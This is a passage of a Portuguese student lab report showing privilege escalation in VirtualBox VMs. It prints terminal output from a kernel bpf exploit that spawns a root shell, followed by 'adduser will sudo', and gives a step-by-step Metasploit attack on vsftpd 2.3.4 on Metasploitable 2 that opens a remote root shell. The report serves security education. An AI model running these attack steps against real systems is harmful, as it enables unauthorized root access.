```
adduser will sudo
```

Para verificar se o comando acima realmente mudou as características do usuário “will”, utilizou-se do comando abaixo, que verifica as permissões do usuário.

```
sudo -l -U will
```

Como pode ser observado na [Figura 6](#), o usuário “will” tem permissão para executar qualquer comando na máquina, portanto é do tipo *root*.


Figura 6 – Verificação do sucesso da escalada de privilégio com o *exploit* 1.

```
will@usuario-VirtualBox: ~
will@usuario-VirtualBox:~$ sudo -l -U will
[sudo] password for will:
Matching Defaults entries for will on usuario-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User will may run the following commands on usuario-VirtualBox:
    (ALL : ALL) ALL
will@usuario-VirtualBox:~$
```

Fonte: Os Autores.

4.2 Aplicação do *Exploit* 2

Como fora dito anteriormente, o experimento com o *exploit* 2 é análogo ao *exploit* 1, exceto pelo código-fonte executado e consequentemente alguns comandos utilizados serão omitidos, somente comentados. Dessa forma, na [Figura 7](#) é apresentado os testes de privilégios do usuário “will” e a execução do *exploit* 2.

Figura 7 – Verificação do usuário logado e execução do *exploit* 2.

```
will@usuario-VirtualBox: ~
will@usuario-VirtualBox:~$ whoami
will
will@usuario-VirtualBox:~$ id
uid=1001(will) gid=1001(will) groups=1001(will)
will@usuario-VirtualBox:~$ sudo -l -U will
[sudo] password for will:
Sorry, user will is not allowed to execute 'list' as will on usuario-VirtualBox.
will@usuario-VirtualBox:~$ ls
Desktop  Downloads  examples.desktop  Exploit2.c  Pictures  Templates
Documents e1          Exploit1.c        Music       Public    Videos
will@usuario-VirtualBox:~$ gcc Exploit2.c -o e2
will@usuario-VirtualBox:~$ ./e2
[.]
[.] t(- -t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened
t(- -t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffffa2267b411f00
[*] Leaking sock struct from ffffa2267c3b6400
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffffa2267991e780
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffffa2267991e780
[*] credentials patched, launching shell...
#
```


Fonte: Os Autores.

Ressalta-se que os privilégios do usuário “will” foram revertidos a um usuário padrão, antes desses experimentos. Nessa mesma figura, é possível ver as saídas do *exploit* que foi aplicado com sucesso e com isso, conseguimos acesso a um terminal que possui as permissões de acesso *root*.

Na [Figura 8](#) o acesso *root* nesse terminal é verificado e confirmado. Com isso, executa-se o comando que adiciona o usuário “will” a lista de usuários do tipo *root* (exemplificado abaixo) e em seguida, pode-se encerrar o programa.

```
adduser will sudo
```

Figura 8 – Execução de comando como *root* na máquina vítima.




```
will@usuario-VirtualBox: ~
[sudo] password for will:
Sorry, user will is not allowed to execute 'list' as will on usuario-VirtualBox.
will@usuario-VirtualBox:~$ ls
Desktop  Downloads  examples.desktop  Exploit2.c  Pictures  Templates
Documents  e1          Exploit1.c        Music       Public    Videos
will@usuario-VirtualBox:~$ gcc Exploit2.c -o e2
will@usuario-VirtualBox:~$ ./e2
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardene
d t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity k
ernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffffa2267b411f00
[*] Leaking sock struct from ffffa2267c3b6400
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffffa2267991e780
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffffa2267991e780
[*] credentials patched, launching shell...
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1001(will)
# adduser will sudo
Adding user 'will' to group 'sudo' ...
Adding user will to group sudo
Done.
# exit
will@usuario-VirtualBox:~$
```

Fonte: Os Autores.

Para verificar a efetividade do ataque e se o usuário “will” agora é realmente um usuário *root*, o comando de verificação de permissões de acesso ao sistema, exemplificado abaixo, é executado.

```
sudo -l -U will
```

Assim, tem-se os resultados da [Figura 9](#), onde é confirmado o sucesso do ataque, que retorna que “will” agora possui as permissões de executar qualquer comando em sua máquina.

Figura 9 – Verificação do sucesso da escalada de privilégio com o *exploit 2*.


```
will@usuario-VirtualBox: ~  
will@usuario-VirtualBox:~$ sudo -l -U will  
[sudo] password for will:  
Matching Defaults entries for will on usuario-VirtualBox:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User will may run the following commands on usuario-VirtualBox:  
    (ALL : ALL) ALL  
will@usuario-VirtualBox:~$
```

Fonte: Os Autores.

4.3 Aplicação do Exploit 3

Para os experimentos do *exploit 3* são utilizadas as máquinas virtuais do Kali Linux e do Metasploitable 2, que necessitam estarem conectadas em uma mesma rede e com o serviço de FTP ligado. Assim, na [Figura 10](#) é apresentado as configurações de redes da máquina alvo (Metasploitable), onde o que nos interessa é o endereço IP, que nesse caso, é dado por 192.168.56.101.

Figura 10 – Configurações de rede no Metasploitable 2.




```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:d9:a5  
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fee4:d9a5/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:3652 (3.5 KB)  TX bytes:3638 (3.5 KB)  
          Base address:0xd020 Memory:f1200000-f1220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:19853 (19.3 KB)  TX bytes:19853 (19.3 KB)  
msfadmin@metasploitable:~$
```

Fonte: Os Autores.

Já a [Figura 11](#) apresenta as configurações de rede da máquina atacante, Kali Linux. Este teste é realizado apenas para confirmar que as máquinas estão na mesma rede. Considerando como um número cada valor do IP que está dividido por um ponto, podemos afirmar que as máquinas estão na mesma rede pois o primeiro número indica que ambas as máquinas estão numa rede de classe C e é a mesma rede, pois os dois números seguintes são os mesmos e não há subredes, pois a máscara é 255.255.255.0.

Figura 11 – Configurações de rede no Kali Linux.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::a00:27ff:fe89:3db prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:89:03:db txqueuelen 1000 (Ethernet)  
    RX packets 76 bytes 10232 (9.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 2048 (2.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 16 bytes 960 (960.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 16 bytes 960 (960.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

Fonte: Os Autores.

Sendo assim, o passo agora é verificar as portas abertas e confirmar se o serviço FTP está aberto na máquina alvo. Essa verificação é dada pelo comando abaixo e o resultado do comando pode ser visualizado na [Figura 12](#)

```
nmap 192.168.56.101
```

Figura 12 – Resultado do Nmap com o IP da máquina alvo.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap 192.168.56.101  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-27 11:02 EDT  
Nmap scan report for 192.168.56.101  
Host is up (0.0037s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql
```

Fonte: Os Autores.

Como pode-se observar, o serviço FTP está aberto na porta 21. E com isso, deve-se checar qual a versão do FTP utilizada, que pode ser verificada pelo comando abaixo. O resultado do comando pode ser visualizado na [Figura 13](#)

```
nmap -sV -p 21 192.168.56.101
```

Figura 13 – Resultado de versão do FTP da máquina alvo.



```
root@kali: ~
File Edit View Search Terminal Help
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E4:D9:A5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
root@kali:~# nmap -sV -p 21 192.168.56.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-27 11:04 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:E4:D9:A5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
root@kali:~#
```

Fonte: Os Autores.

O resultado aponta que a versão utilizado do FTP é a versão 2.3.4 que é vulnerável. Com isso, podemos avançar ao próximo passo, onde devemos procurar pelo *exploit* que ataca essa vulnerabilidade. Dessa forma, deve-se abrir a ferramenta metasploit, disponível no Kali Linux, e digitar o seguinte comando:

```
search vsftpd
```

Esse comando irá retornar todos os *exploits* disponíveis para o serviço FTP cadastrado na ferramenta metasploit, conforme [Figura 14](#). Neste caso, há um único *exploit* disponível, sob nome “vsftpd_234_backdoor”, que será utilizado. Assim, para carregar esse *exploit*, deve-se digitar o seguinte comando:

```
use exploit/ftp/vsftpd_234_backdoor
```


Com o *exploit* carregado, utilizamos o seguinte comando para mostrar as opções e os parâmetros necessários para executar o *exploit*:

```
show options
```


Neste caso, como pode ser visto na [Figura 14](#), basta preenchermos a variável *RHOST* com o IP da máquina alvo, por meio do comando:

```
set RHOST 192.168.56.101
```

Figura 14 – Resultado da procura pela vulnerabilidade do serviço FTP.



```
msf5 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -  -  -  -  -  -  -
RHOSTS    21               yes       The target address range or CIDR identifier
RPORT     21               yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Fonte: Os Autores.

Com o módulo do *exploit* carregado e configurado para atacar a máquina vítima, agora é possível executar de fato o *exploit* com o comando abaixo:

```
exploit
```

O resultado do ataque do *exploit* pode ser conferido na [Figura 15](#). Nessa figura, podemos identificar que não houveram erros durante a execução do *exploit*. Podemos também visualizar que a máquina atacante conseguiu o acesso remoto a máquina vítima como usuário *root*, onde a partir do comando da [subseção 3.2.7.1](#), identificamos que possuímos de fato o acesso *root* e o nome da máquina no terminal atual. O nome retornado é “Linux metasploitable 2”, confirmando que estamos no terminal da máquina alvo e obtivemos sucesso no ataque com o *exploit* 3.

Figura 15 – Resultado de aplicação do *exploit* 3.

```
File Edit View Search Terminal Help
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.101  yes       The target address range or CIDR identifier
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:41839 -> 192.168.56.101:6200) at 2019-06-27 11:08:21 -0400

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Fonte: Os Autores.

5 Conclusão

Com a realização deste projeto foi possível ver na prática, como funciona a exploração de vulnerabilidades em sistemas computacionais a partir de ataques. Os experimentos de simulação foram realizados com sucesso e com isso, o objetivo de conseguir a escalada de privilégios, em uma máquina atacante, foi alcançado.

Dessa forma, pode-se concluir a importância da correção de falhas de segurança e que deve-se, sempre que possível, atualizar os sistemas, com as versões corrigidas. Também foram descobertas novas ferramentas, como algumas disponíveis no Kali Linux, que não servem apenas para o “mal”, mas também para achar vulnerabilidades no nosso próprio sistema e, conseqüentemente, corrigi-los.

